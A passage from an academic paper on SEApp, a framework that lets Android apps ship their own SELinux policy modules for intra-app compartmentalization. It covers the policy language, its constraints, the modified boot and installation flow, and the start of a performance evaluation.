A common need of app developers is to take advantage of complex media or processing libraries, components that are not considered malicious, but due to their size and complexity are more likely to have security bugs. The developer is then interested in isolating these potentially vulnerable components (use case 3). *Isolatedprocess* offers a high protection level in Android, however, its use imposes several restrictions on the developers. For instance, *isolatedprocess* cannot perform many of the core Android IPC functions, and the only way to interact with it is through the bound service API [7]. Also, *isolatedprocess* can only access already open app files received over Binder. Another shortcoming is that each invocation of an *isolatedprocess* requires the creation of a new process. If a series of requests are made by the app, the performance impact can be significant. SEApp offers an easier way to do this compared to *isolatedprocess*, as it permits to assign a domain to the process in which the component is executed, and then configure the required permissions at MAC level. In terms of performance, the management of multiple requests does not require the system to activate a new process with a new UID and a dedicated SELinux category. Figure 2 shows how to confine the *:media* component.

In Appendix A.3 we give a demonstration of how the showcase app can support the execution of media components relying on a native library in a dedicated process. We also describe how the developer can leverage SEApp to prevent the code of the library from the execution of unwanted or unintended operations, like opening a network connection.

3.2 Modular app compartmentalization

The motivations presented above become more frequent as apps increase their size and complexity, and several important apps see a continuous increase in these parameters. For instance, Facebook Messenger version 285 contains more than 500 components and WhatsApp Messenger version 2.20 more than 300. This increase in size and the need to manage it is testified by the development of App Bundles [4], Android's new, official publishing format that offers a more efficient way to build and release modular applications.

In these large and modular apps, developers find it difficult to fully control which components of an app are using sensitive data[3]. The availability of a solution such as SEApp can greatly reduce such risk. A better compartmentalization can reduce the impact of internal vulnerabilities in modular apps, since each module can be associated with a dedicated policy fragment. From a security and software engineering standpoint, SEApp permits to separate the activities of security policy maintenance and development of new features.

3.3 Compatibility with Android design

Looking at the evolution of Android, it is clear that our proposal is consistent with the evolution of the operating system and the desire of its designers to let app developers have access to an extensive and flexible collection of security tools. The major obstacles, as perceived by OS developers, on offering to app developers the use of MAC services are: weakening of the protection of system components; performance impact; usability by app developers. The work we did solves these concerns: our approach guarantees that app policies do not have an impact on the system policy (Section 4.3); the app policy can be specified declaratively and attention has been paid to let developers adopt the approach in a convenient way (Section 5.2); and, experiments demonstrate the acceptable performance impact, with a quite limited overhead at app installation time, and a negligible runtime impact (Section 7).

3.4 Compatibility with other proposals

As presented in Section 3.1, SEApp by itself provides protection against a broad spectrum of attacks (see Appendix), but its merit does not end there. As multiple literature proposals (e.g., [35, 55, 71]) build upon process isolation and use it to accomplish separation of privileges at the application layer, SEApp could be used as building block to enforce such restrictions at the MAC layer too, enabling defense in depth. Moreover, SEApp could also work in conjunction with other solutions that work at MAC level such as *FlaskDroid* [37], to benefit of its Userspace Object Managers (USOMs) coverage of the Android system services and provide finer granularity in access to services.

4 SEApp policy language

To support the use cases presented in Section 3, we want the developer to have control of the SELinux security context of subjects and objects related to her security enhanced app. To each of them is assigned a *type* (also called *domain* when it labels processes). As types directly relate to groups of permissions, the evaluation of security contexts is the foundation of each security decision. Since apps may offer many complex functions, the policy language has to provide the flexibility of

[3] The topic was explicitly considered in [30], an interview with Android's VP of Engineering.

Table 1: Application policy module CIL syntax

Policy module syntax	
blockStmt	→ (`block` *blockId cilStmt*∗)
cilStmt	→ *typeStmt* | *typeAttrStmt* | *typeAttrSetStmt* | *typeBoundsStmt* | *typeTransStmt* | *macroStmt* | *allowStmt*
typeStmt	→ (`type` *typeId*)
typeAttrStmt	→ (`typeattribute` *typeAttrId*)
typeAttrSetStmt	→ (`typeattributeset` *typeAttrId* (⟨*typeId* | *typaAttrId*⟩+))
typeBoundsStmt	→ (`typebounds` *parentTypeId childTypeId*)
typeTransStmt	→ (`typetransition` *sourceTypeId targetTypeId classId* [*objectName*] *defaultTypeId*)
macroStmt	→ (`call` *macroId* (*typeId*))
allowStmt	→ (`allow` ⟨*sourceTypeId* | *sourceTypeAttrId*⟩ ⟨*targetTypeId* | *targetTypeAttrId* | `self`⟩ *classPermissionId*+)

defining multiple domains with distinct privileges so that the app, according to the task it has to do, may switch to the least privileged domain needed to accomplish the job.

The app policy is specified in a module, provided by the app to describe its own types. The policy module is processed at app installation time by a component of the system, called *SEApp Policy Parser*, responsible to verify that the policy is correct and does not introduce vulnerabilities into the system. The addition of a policy module is managed by combining the new module with the platform policy and the previous installed ones, producing after policy compilation a single binary representation of the global policy.

In this section we provide a description of the SEApp policy language and the restrictions each module is subject to. Policy configuration is detailed in Section 5, while policy compilation and runtime support are discussed in Section 6.

4.1 Choice of policy language

SEAndroid supports two languages for policies, Type Enforcement (TE) [67] and Common Intermediate Language (CIL) [57]. TE was the language available in the early implementations of SELinux, while CIL was later introduced to offer an easy to parse syntax that avoids the pervasive use of general purpose macro processors (e.g., M4 [48]). Another aspect that differentiates them is that, in Android, TE representations are internally converted into CIL before being compiled into the SELinux binary policy. To avoid the additional translation step being performed at each policy module installation, we decided to use CIL over TE.

4.2 Definition of types and type-attributes

CIL offers a multitude of commands to define a policy, but only a subset has been selected for the definition of an app policy module. This was done to control the impact of the policy module on the system and it may, as a side effect, facilitate the work of the app developer writing the policy.

The syntax is described in Table 1. To declare a *type*, the `type` statement can be used. This permits to declare the types involved in an access vector (AV) rule, which grants to a source type a list of permissible actions over a target type. AV rules are defined through the `allow` statement.

When writing a policy, there is frequently the need to assign the same set of authorizations to multiple types. To avoid the repetition of multiple `allow` declarations, it is convenient to refer to multiple types using a single entity, the *type-attribute*. Using the `typeattributeset` statement we associate with a `typeattribute` a set of types and type-attributes. Each type-attribute essentially represents the set of types that is produced by the (possibly multi-step) expansion of its definition. The semantics is that each of the types that directly or indirectly (using type-attributes) appears as the source of an allow rule will be authorized to operate with the specified permission on each of the types directly or indirectly appearing as the target. This improves the conciseness and readability of the policy.

After defining the domains with the least group of permissions necessary to fulfill the task, the developer can also configure the domain transitions using the `typetransition` statement. By doing so, it is possible to ensure that important native processes run in dedicated domains with limited privileges, leading to intra-app compartmentalization.

4.3 Policy constraints

The introduction of dedicated modules for apps raises the need to carefully consider the integration of apps and system policies. The first requirement is that an app policy must not change the system policy and can only have an impact on processes and resources associated with the app itself. To preserve the overall consistency of the SELinux policy, each policy module must respect some constraints. Since Android supports the side-loading of apps [3], we cannot rely on app markets to verify app policies. Therefore, the enforcement of constraints is done on the device, by both the SEApp Policy Parser and the SELinux environment. If any of these components raises an exception, during the verification or compilation of the policy, app installation is stopped.

To ensure that policy modules do not interfere with the system policy and among each other, a first necessity is that

policy modules are wrapped in a unique namespace obtained from the package name. This is done through the `block` CIL statement, which prevents the definition of the same SELinux type twice, as the resulting global identifier is formed by the concatenation of the namespace and the local type identifier. Also, the use of a namespace specific for the policy module permits to discriminate between local types or type-attributes T_A (namespace equal to the current app package name), types or type-attributes of other modules $T_{A' \neq A}$ (namespace equal to some other app package), and system types or type-attributes T_S (system namespace). At installation time, the SEApp Policy Parser determines the origin of each type, with an explicit prohibition for policies to refer to types or type-attributes defined by other policy modules, while use of system types or type-attributes is subject to restrictions.

With regard to the `allow` statement, a dedicated analysis is performed by the SEApp Policy Parser. For each rule, the global origin of source and target types is determined. We refer to system origin *S*, when the type is directly or indirectly associated with a system type in the expansion of its definition, while to local origin *A* otherwise. Based on the origin of source and target of each rule, there are four cases. The case *AllowSS*, i.e., a permission with system origin both as source and target, is prohibited, as it represents a direct platform policy modification. The case *AllowAA* is always permitted, as it only defines access privileges internal to the app module. The cases *AllowAS* and *AllowSA* are more delicate.

An *AllowAS* originates when a local type needs to be granted a permission on a system type. A concrete example is shown in Section 3, where the *:media* process needs access to the `camera_service`. The case cannot be decided locally by the SEApp Policy Parser, therefore it is delegated to the SELinux decision engine during policy enforcement. This crucial postponed restriction depends on the constraint that all app types have to appear in a `typebounds` statement [32], which limits the bounded type to have at most the access privileges of the bounding type. As Android 11 assigns to generic third-party apps the `untrusted_app` domain, this is the candidate we use to bound the app types. If the *AllowAS* rule gives to the local type more privileges than those associated with `untrusted_app`, and at runtime these privileges are used, the SELinux decision engine identifies the policy violation and prohibits the action.

AllowSA rules are the key to regulate how system components access internal types. To be compliant with Android, the local types introduced by the app policy module must ensure interoperability with system services crucial to the app lifecycle. As an example *Zygote* [29], the native service which spawns and configures new app processes, can only execute processes labeled with the type-attribute `domain`, which is assigned by default to `untrusted_app`. However, giving app developers the freedom to directly define *AllowSA* rules would lead to two major issues: (i) the rules would depend on system policy internals, leading to a solution with limited abstraction and modularity; (ii) explicit *AllowSA* rules could lead to violations of the security assumptions of a system service, with the risk of introducing vulnerabilities (e.g., leading to a *confused deputy attack* [36]). For these reasons we prohibit their explicit use. To limit system types to only those already dealing with untrusted content and simplifying the policy, we rely on CIL macros, a set of function-like statements that, when invoked by the SEApp policy module, produce a predefined list of policy statements. This approach permits to retain control on the rules produced, ensuring no violation of the default system policy. Also, it makes the work of the developer easier, by abstracting away system policy internal details. To preserve the interoperability with system services, third-party app functionality has been broken down into the CIL macros listed in Table 2. This list has been identified looking at the internal structure of the `untrusted_app` domain. With this design philosophy, the developer can grant a basic set of permissions to a type (by calling one or more macros), and then add to it fine-grained authorizations with *AllowAS* rules.

Table 2: SEApp macros to grant permissions to local types

Macro	Usage
md_appdomain	to label app domains
md_netdomain	to access network
md_bluetoothdomain	to access bluetooth
md_untrusteddomain	to get full untrusted app permissions
mt_appdatafile	to label app files

With regard to the `typeattributeset` statement, the SEApp Policy Parser uses a verification strategy similar to the one used for allow rules. First, the global origin of the type-attribute and of the set expression of types and type-attributes is determined. All statements that directy or indirectly relate to system types are blocked. This avoids implicit permission propagation from system and local types.

Similarly, for the `typetransition` statement, the SEApp Policy Parser verifies the origin of the types involved, with a prohibition for all the statements that relate to system types, as they may lead to an escalation of privileges.

5 Policy configuration

In this section we explore the structure of application policy modules. Before describing the content of SEApp configuration files, we give a short description of how SEAndroid defines the security contexts of processes, files and system services. There are strong similarities between the structure of system and app policies. Indeed, we designed our solution as a natural extension of the approach used to protect the system. Also, our design maintains full backward compatibility. Developers who are not interested in taking advantage of MAC capabilities do not have to change their apps.

5.1 SEAndroid policy structure

Compared to a traditional Linux implementation, Android expands the set of configuration files where SELinux [18] security contexts are described, because a wider set of entities is supported. SEAndroid complements the common SELinux files (i.e., `file_contexts` and `genfs_contexts`) with 4 additional ones: `property_contexts`, `service_contexts`, `seapp_contexts` and `mac_permissions.xml`. Also, the implementation of the SELinux library (*libselinux*) [68] has been modified introducing new functions (to assign domains to app processes and types to their dedicated directory). We concisely describe the role of SEAndroid context files.

5.1.1 Processes

With reference to app processes, Android assigns the security context based on the class the app falls in. The specification of the classes and their security labels are defined in the `seapp_contexts` policy file. Most classes state two security contexts: one for the process (`domain` property) and the other one for the app dedicated directory (`type` property). A number of *input selectors* determine the association of an app with a class. Among these, `seinfo` filters on the tag associated with the X.509 certificate used by the developer to sign the app. The mapping between the certificate and the `seinfo` tag is achieved by the `mac_permissions.xml` configuration file. Since the enumeration of all third-party app certificates is not possible a priori, all third-party apps are labeled with the `untrusted_app` domain by default.

5.1.2 Files

SELinux splits the configuration of security contexts of files between `file_contexts` and `genfs_contexts`, with the former used with filesystems that support extended file attributes (e.g., `/data`), while the latter with the ones that do not (e.g., `/proc`). To apply `file_contexts` updates, two approaches are available: either rebuild the filesystem image, or run *restorecon* operation on the file or directory to be relabeled (this is the default method used by permissioned system processes). Conversely, to apply `genfs_contexts` changes, a reboot of the device or a sequence of filesystem *un-mount* and *mount* operations has to be performed.

5.1.3 Services

Unlike what happens for system processes, a system service requires the assignment of a security context to both its processes and its *Binder* [17], to be fully compliant with SEAndroid. The *Binder* is the lightweight inter-process communication primitive bridging access to a service. Its retrieval is enabled by the *servicemanager*, a process started during device boot-up to keep track of all the services available on the device. Based on the labels specified in the `service_contexts` file, it is then possible to control which processes can register (*add*) and lookup (*find*) a *Binder* reference for the service, and therefore connect to it. However, since *Binder* handles resemble tokens with almost unconstrained delegation, denying a process to get the *Binder* through the *servicemanager* does not prevent the process from obtaining it by other means (e.g., by abusing other processes that already hold it). Furthermore, preventing a process from obtaining a *Binder* reference prevents the process from using any functionality exposed by the service.




Figure 3: SEApp policy structure

5.2 SEApp policy structure

Developers interested in taking advantage of our approach to improve the security of their apps are required to load the policy into their Android Package (APK). A predefined directory, `policy`, at the root of the archive, is where the SEApp-aware package installer will be looking for the policy module (see Figure 3). Inside this directory, the installer looks for four files (which we refer to as *local*), that outline a policy structure similar to the one of the system. Specifically, the developer is able to operate at two different levels: (i) the actual definition of the app policy logic using the policy language described in Section 4 (in the local file `sepolicy.cil`), and (ii) the configuration of the *security context* for each process (in the local files `seapp_contexts` and `mac_permissions.xml`) and for each file directory (in the local file `file_contexts`).

5.2.1 Processes

SEApp permits to assign a SELinux domain to each process of the security enhanced app. To do this, the developer lists in the local `seapp_contexts` a set of entries that determine the security context to use for its processes. For each entry, we restrict the list of valid input selectors to `user`, `seinfo` and `name`: `user` is a selector based upon the type of UID; `seinfo` matches the app seinfo tag contained in the local `mac_permissions.xml` configuration file; `name` matches either a prefix or the whole process name. The conjunction of these selectors determines a class of processes, to which the

context specified by `domain` is assigned. To avoid privilege escalation, the only permitted domains are the ones the app defines within its policy module and `untrusted_app`. As a process may fall into multiple classes, the most selective one, with respect to the input selector, is chosen. An example of valid local `seapp_contexts` entries is shown in Listing 1, which shows the assignment of the *unclassified* and *secret* domains to the *:unclassified* and *:secret* processes, respectively.

In Android, developers have to focus on components rather than processes. Normally, all components of an application run in a single process. However, it is possible to change this default behavior setting the `android:process` attribute of the respective component inside the `AndroidManifest.xml`, thus declaring what is usually called a *remote* component. Furthermore, with the specification of an `android:process` consistent with the local `seapp_contexts` configuration, we support the assignment of distinct domains to app components. To execute the component, the developer is only required to create the proper *Intent* object [21], as she would have already done on stock Android for remote components. The assignment to the process of the correct domain is handled by the system. This design choice allows us to support Android activities, services, broadcast receivers and content providers, while avoiding changes to the *PackageParser* [62], as there are no modifications to the manifest schema.

5.2.2 Files

The developer states the SELinux security contexts of internal files in the local `file_contexts`. Each of its entries presents three syntactic elements, `pathname_regexp`, `file_type` and `security_context`: `pathname_regexp` defines the directory the entry is referred to (it can be a specific path or a regular expression); `file_type` describes the class of filesystem resource (i.e., directory, file, etc.); `security_context` is the security context used to label the resource. The admissible entries are those confined to the app dedicated directory and using types defined by the app policy module, with the exception of `app_data_file`. Due to the regexp support, a path may suit more entries, in which case the most specific one is used. Examples of valid local `file_contexts` entries are shown in Listing 2: the first line describes the default label for app files, second and third line respectively specify the label for files in directories `dir/unclassified` and `dir/secret`.

In SELinux, the security context of a file is inherited from the parent folder, even though `file_contexts` might state otherwise. Since, for our approach, it is essential that files are labeled as expected by the developer, we decided to enforce file relabeling at creation. Therefore, a new native service has been added to the system (see Section 6.2). We then offer to the developer an alternative implementation of class `java.io.File`, named `android.os.File`, which sets file and directory context upon its creation, transparently handling the call to our service.

5.2.3 System services

To support any third-party app, the `untrusted_app` domain grants to a process the permissions to access all system services an app could require in the `AndroidManifest.xml`. As an example, in Android 11, the `untrusted_app_all.te` platform policy file [28] permits to a process labeled with `untrusted_app` to access `audioserver`, `camera`, `location`, `mediaserver`, `nfc` services and many more.

To prevent certain components of the app from holding the privilege to bind to unnecessary system services, the developer defines a domain with a subset of the `untrusted_app` privileges (in the local `sepolicy.cil` file), and then she ensures the components are executed in the process labeled with it. Listing 3 shows an example in which the `cameraserver` service is made accessible to the *secret* process.

```
1 user=_app seinfo=cert_id domain=package_name.
   unclassified name=package.name:unclassified
2 user=_app seinfo=cert_id domain=package_name.
   secret name=package.name:secret
```

Listing 1: `seapp_contexts` example

```
1 .*                u:object_r:app_data_file:s0
2 dir/unclassified  u:object_r:package_name.
   unclassified_file:s0
3 dir/secret        u:object_r:package_name.
   secret_file:s0
```

Listing 2: `file_contexts` example

```
1 (block package_name
2   (type secret)
3   (call md_appdomain (secret))
4   (typebounds untrusted_app secret)
5   (allow secret cameraserver_service (
     service_manager (find)))...)
```

Listing 3: Granting `cameraserver` access to secret domain

6 Implementation

In this section we describe the main changes introduced in Android by SEApp. We first analyze the modifications required to manage policy modules, both during device boot and at app installation. We then describe how the runtime support was realized.

6.1 Policy compilation

6.1.1 Boot procedure

Since the introduction of Project Treble [10], policy files are split among multiple partitions, one for each device maintainer (i.e., platform, SoC vendor, ODM, and OEM). This feature facilitates updates to new versions of Android, separating the Android OS Framework from the device-specific low-level software written by the chip manufacturers. Yet, each time a partition policy (i.e., a segment) changes, an on-device compilation is required.

The *init* process divides its operations in three stages [19]: (i) *first stage* (early mount), (ii) SELinux setup, and (iii) *second stage* (init.rc). The first stage mounts the essential partitions (i.e., `/dev`, `/proc`, `/sys` and `/sys/fs/selinux`), alongside some other partitions specified as early mounted (since Android 10 using an `fstab` file in the first stage ramdisk, in Android 9 and lower adding fstab entries using device tree overlays). Once the required partitions are mounted, *init* enters the SELinux setup. As the name suggests, this is the stage where *init* loads the SELinux policy. As the `/data` partition, where policy modules are stored, is not yet mounted, it is not yet possible to integrate them with the policy of the system. Then, as last operation of the SELinux setup stage, *init* re-executes itself to transition from the initial `kernel` domain to the `init` domain, entering the second stage. As the second stage starts, *init* parses the `init.rc` files and performs the builtin functions listed there, among them mounting the `/data` partition. Now, the policy modules are available, and we can produce with *secilc* [26] (the SELinux CIL compiler) the binary policy consisting of the integration among the system policy, the SEApp macros and the app policy modules. To trigger the build and reload of the policy, we implemented a new builtin function, and modified the `init.rc` to call this function right after `/data` is mounted. The policy is considered immediately after the `/data` partition is available and this ensures that the policy modules are loaded far before an application starts, making the policy not bypassable.

Even though most Android devices supporting Android 10 were released with Treble support and, therefore, execute their SELinux setup stage on the `sepolicy.cil` fragments scattered among multiple partitions, *init* still supports the use of a legacy monolithic binary policy. For compatibility towards devices using a monolithic binary policy, additional changes are required, as SEApp needs the system policy written in CIL to be compiled alongside with app modules. To this end, we modified the Android build process to push the `sepolicy.cil` files onto the device even for non-Treble devices. New entries in the device tree were added to make the policy segments available during *init* SELinux setup stage [22].

As previously mentioned, we decided to store the policy modules in the `/data` partition; even if this choice required us to adapt the boot procedure of the device, it smoothly integrates SEApp with the current Android design. In fact, the `/data` partition is one of the few writable partitions, it is dedicated to hold the APK the user installs, as well as their dedicated data directories and, therefore, it represents the best option to contain also the app policy modules. Moreover, whenever a user performs a factory reset, Android automatically wipes the `/data` partition, removing the customization the user made to the device configuration, including the apps. By placing the app policy modules and the apps into the same partition, a factory reset removes the policy modules as well.




Figure 4: Installation process

6.1.2 App installation

As introduced in Section 5.2, the developer willing to define its own policy module is expected to load it in the app package. At app installation, the *PackageManagerService* [23] inspects the APK to identify whether or not the current installation involves a policy module, by looking for the `policy` directory at the root of the archive. When the app has a policy module attached to it (see Figure 4), the *PackageManagerService* extracts it (❶) and uses our *PolicyModuleValidator* to verify the respect of all the constraints on `sepolicy.cil` (through the *SEAppPolicyParser*, Section 4) and on the configuration files (Section 5). In case of a violation of the constraints, the app installation stops. Otherwise, the policy module is stored within `/data/selinux`, in a dedicated directory identified by the package name (❷). Then, the *PackageManagerService* invokes *installd* [20] through the *Installer* to trigger the policy compilation with an exec call to the *secilc* program (❸, ❹). *Secilc* reads the system `sepolicy.cil` fragments, the SEApp macros and the `sepolicy.cil` fragments of the app policy modules in the `/data/selinux` directory (❺), and builds the binary policy (❻). When the *secilc* execution returns and no compilation errors have been raised, the binary policy is then read by *installd* (❼) and loaded with *selinux_android_load_policy*, which writes the `sys/selinux/load` file (❽).

To load the policy files after *init*, the implementation of SELinux in Android has been slightly modified. In particular, we modified the policy loading function within *libselinux* (function *selinux_android_load_policy*), and changed the system policy to allow *installd* to load the app policy module.

As for the policy configuration files, some changes were introduced to properly load the application `file_contexts`, `seapp_contexts` and `mac_permissions.xml`. *SELinuxMMAC* [27], i.e., the class responsible for loading the appropriate `mac_permissions.xml` file and assigning `seinfo` values to apks, was modified to load the new `mac_permissions.xml` specified within the app policy module. The loading of `file_contexts` and `seapp_contexts`




Figure 5: Application launch




Figure 6: File relabeling

was configured to treat system and app configuration files apart. So, SEApp-enhanced applications will load exclusively their configuration files, whereas the loading of system's and other apps' configuration files is not needed since their use is prohibited. System services and daemons, instead, load the base system configurations once, and then load the app policy module specific configuration files as they are needed. An example of this are *Zygote* and *restorecon* services, which need to retrieve at runtime `seapp_contexts` and `file_contexts`, respectively (see Section 6.2).

Our implementation also supports the uninstallation of SEApp apps. The regular uninstallation process is extended with a step where the global policy is recompiled, in order to remove the impact of old modules on the overall binary policy. With reference to application updates, the native *installd* runs with the necessary permission to remove and apply new file types based on the content of the `file_contexts`.

6.2 Runtime support

In addition to the steps described above, other aspects have to be considered in order to extend SELinux support at the application layer.

6.2.1 Processes

Android application design is based on components. Each of them lives inside a process, and can be seen as an entry point through which the system or the user can enter the app.


To activate a component, an asynchronous message called intent, containing both the reference to the target component and parameters needed for its execution, has to be created. The intent is then routed by the system to the *ActivityManagerService* [12] via *Binder IPC*. Before delivering the intent request to the target component, the *ActivityManagerService* checks if the process in which the target component should be executed is already running; if not, the native service called *Zygote* [29] is executed. Its role is to spawn and correctly setup the new application process. To achieve this, it first replicates itself by performing a fork, then, using the input provided by the *ActivityManagerService* (namely, package name, `seinfo`, `android:process`, etc.), it starts configuring the process GID, the *seccomp* filter, the UID and finally the SELinux security context. We adapted the final configuration step, forcing *Zygote* to set the security context based on the `seapp_contexts` located at `/data/selinux/packageName` (i.e., the one provided by the developer for her app). Process name is used to assign the proper context to the process when it starts, before the logic of the process kicks in. In case the developer did not specify a domain, then *Zygote* uses the system `seapp_contexts` as fallback. After the correct labeling, the *ActivityManagerService* finishes the configuration by binding the application class, launching the component, and finally delivering the intent message. Figure 5 details the process.

This implementation design offers several benefits, including backward compatibility, support for all components, and ease of use. Indeed, a developer who wants to use our solution only has to configure some files; changes in the application code are reduced to a minimum, thus facilitating the introduction of SELinux in already existing apps.

In our study we have also explored other design alternatives, in which the developer could explicitly state a domain transition in the code, wherever she needs it. Although this category of solutions would give the developers more control over domain transitions, it also has some drawbacks. First, the developer would be expected to enforce the isolation among source and target domains managing the multi-threaded scenario, and second, this design implies granting too many permissions to the app (e.g., `dyntransition`, `setcurrent` and read/write access to `selinuxfs`). Moreover, such solution would introduce a new Android API, that would be quite delicate and, if not used correctly, it might be difficult to control.

6.2.2 Files

Android applications aiming to create a file can use the `java.io.File` abstraction. Each file creation request that is generated is captured by the Android Runtime (ART) [15], and then converted into the appropriate syscall. The result



(a) (b) (c)

Figure 7: Installation time overhead for apps with different complexity

is the creation of the target file, to which a security context inherited from the parent directory is assigned (see flow Ⓐ, Ⓑ of Figure 6). Since Android 9, the separation between files of different apps is enforced at MAC level (a unique context based on UID and SELinux category is assigned); however, all the files stored in the same app folder are labeled with the `app_data_file` type.

To make the most out of SELinux, SEApp complements Android with the implementation of a new service, which we called *restorecon* (to recall the SELinux *restorecon.c* tool). The *restorecon* service is spawned by *init* at boot, and works in its own SELinux domain. Its role is to create and label files as specified by the developer in the local `file_contexts`. To ease development, we implemented the new `android.os.File` abstraction, which exposes an interface equal to that of `java.io.File`, and transparently handles the call to our service. Figure 6 details the new control flow. A component running in a SEApp-enhanced process (highlighted in green in Figure 6) invokes `android.os.file`, and triggers a new file creation request (①). The new API first interacts with the *ServiceManager* (②) to get a handle of the *restorecon* service (③), then it interacts with the service using the AIDL [5] interface we defined for it, informing the *restorecon* of the target path (④). The *restorecon* service verifies whether the caller is the legitimate owner of the path, it reads the `file_contexts` file located at `/data/selinux/packageName` (⑤), and finally it creates the target file enforcing the correct labeling (⑥).

We also investigated three other implementation approaches: (i) change of the default security context inheritance behavior for the *ext4* filesystem, (ii) execution of the SELinux *restorecon* operation by the app, once the file is successfully created, and (iii) use of *restorecond* [25]. The first option would change the default behavior system-wide. As it might cause compatibility issues, we decided not to choose it. The second option is not ideal from a security standpoint, as it requires to grant the application too many permissions (e.g., `relabelfrom`, `relabelto`, as well as read/write access to `selinuxfs` to check the validity of the SELinux context). The third option refers to the use of *restorecond*, a system daemon that watches (inodes of) a configurable list of files and checks that they are labeled as stated in the system `file_contexts`. Although it may realize the control, *restorecond* was meant for a few system files, therefore its performance would hardly scale, especially considering that SEApp needs to manage all files created by SEApp-aware apps. Another major issue is that this approach is exposed to race conditions, because there is a delay between file creation and its relabeling.

7 Performance

We now present a performance evaluation of SEApp. The experiments have been conducted on both Android 9 and 10, each with Linux kernel v4.9. However, all the measurements shown refer to Android 10 (release android-10.0.0_r41). The device used to run the tests is a Google Pixel 3 (*blueline*), in which the four *gold* cores frequency was set to 2.8 GHz, while the four *silver* ones were disabled. The change in CPU configuration has been performed to reduce the variability of measures. The confidence intervals provided have an associated confidence level of 99%.

7.1 App installation

The introduction of dedicated app policies implies further steps to be executed at app installation time, as each SEApp module has to be validated, compiled, and loaded. To evaluate the impact on performance, we wrote dedicated tests to stress the installation procedure with multiple application samples.

To build representative samples of a typical consumer scenario, we first downloaded the 150 most popular free apps from Google Play (retrieved in October 2020) [52]. The apps were subsequently divided into three buckets: *basic*, *ordinary* and *huge* apps, according to the weighted normalized average of the .apk size, the number of Android activities and the number of services. Based on the bucket, each app was equipped with one of the following policy configurations: (i) *basic*, 1 domain and 1 type per policy module, (ii) *ordinary*, 10 domains and 25 types, and (iii) *huge*, 20 domains and 100 types. The rationale is that larger apps can gain considerable




Figure 8: Cumulative install time overhead when installing the top 100 free apps on Google Play Store with our policies




Figure 9: Install time overhead for the three policy sizes

benefit from the use of a large policy. The *basic* configuration mimics how third-party apps are currently handled, but with some key improvements, as it permits to define the subset of services the domain can use, and it permits to enforce app isolation, not only based on MAC category, but also through the specification of its own type. The *ordinary* and *huge* policy configurations are meant to take full advantage of intra-app isolation and flexibility via the definition of multiple domains. Each test was repeated five times, measuring the time each package took to install. The measurements were done with the *nix *date* utility.

